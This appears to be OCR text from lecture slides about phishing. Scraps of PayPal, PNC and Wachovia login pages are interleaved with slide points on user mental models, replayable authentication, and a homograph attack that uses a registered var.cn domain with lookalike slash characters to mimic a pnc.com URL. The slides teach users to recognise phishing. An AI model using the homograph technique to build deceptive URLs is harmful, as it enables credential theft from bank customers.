
- Pay with cash when you shop online
- Send money to friends in the U.S. for FREE
- Withdraw money from PayPal to your bank account

La Rive Gauche	Not Sure
More$Ecret	121212121

☑ ATM PIN

123?

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



Your account is ready to use!

Shop, sell things, and transfer money with PayPal now.

Go shopping

Shop safer online and in storesjust look for the PayPal logo when you check out.


Sell something

Sell on eBay or your web site. Get paid instantly, securely.

Transfer money


Pay a friend back for lunch. Raise money for a group gift. Its fast and easy.

© 1999 - 2015 PayPal Inc. Privacy Legal Contact


PayPal, Inc.
Log in to your PayPal account
PayPal
Email
Password
Log In
Having trouble logging in?
Sign Up
Contact Us
Privacy
Legal
Worldwide

The Problem of Phishing

- Arises due to mismatch between reality & user's:
  - Perception of how to assess legitimacy
  - Mental model of what attackers can control
    - Both Email and Web
- Coupled with:
  - Deficiencies in how web sites authenticate
    - In particular, "replayable" authentication that is vulnerable to theft
- Attackers have many angles …



Important FDIC Information

PNC Bank is participating in the FDIC's Transaction Account Guarantee Program. more

Two of America's best-known banks. Now simply one of America's best.

Making the transition to PNC as easy as possible for you.

PNC's wide range of services can make banking easier, and more convenient than ever. See why PNC's the smart choice for help in meeting your financial goals.

- Online Banking and Bill Pay
- Checking
- Savings
- Loans and Lines of Credit
- Cards

Whatever challenges and opportunities lie ahead, PNC can help. See why working with PNC to plan for life's greatest milestones is the smart choice.

- Making the Most of Your Money
- Virtual Wallet
- Planning for Retirement
- Saving for Education
- Buying a Home

www.pnc.com/webapp/unsec/homepage.var.cn

Homograph Attacks


- International domain names can use international character set
  - E.g., Chinese contains characters that look like / . ? =

- **Attack**: Legitimately register var.cn …
- … buy legitimate set of HTTPS certificates for it …
- … and then create a subdomain:

  www.pnc.com⁄webapp⁄unsec⁄homepage.var.cn

This is one subdomain

Check for a padlock?


Wachovia - Personal Finance and Business Financial Services - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.wachovia.com/
WACHOVIA
Wac
Our comm
Login

LOGIN

User ID:

□ Remember my User ID

Password:

(case sensitive)

Service:

Choose a service...

Login

Forgot User ID or Password?

Retirement Plan Participants: Login

Education Loan Customers: Login

PERSONAL FINANCE

En es

Online Services

Online Banking with BillPay

Mobile Banking

Online Brokerage

More...

Retirement Planning

Tools & information for Lifetime Retirement Planning

Investing

Accounts & Services

IRAs

More...

Banking

Checking

Savings & CDs

Credit Cards

Check Cards

More...

Lending

Mortgage


Home Equity New!

Education Loans

Vehicle Loans

Rates

Mortgage Rates




Log in to your PayPal account

Forgot your email or password?

About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers

Copyright © 1999-2017 PayPal. All rights reserved.

Check for “green glow” in address bar?



Products & Services

- Checking
- Savings & CDs
- Credit Cards
- Loans
- Wealth Management & Trust
- Insurance

Achieve Your Goals

- Buy a home
- Buy a new car
- Save for college
- Maximize home equity
- Consolidate debt
- Try our financial calculators

Bank Online


- Apply for an account online
- Learn about online banking
- Enroll in eTimeBanker

Where do I enter my password?

Alternate Login

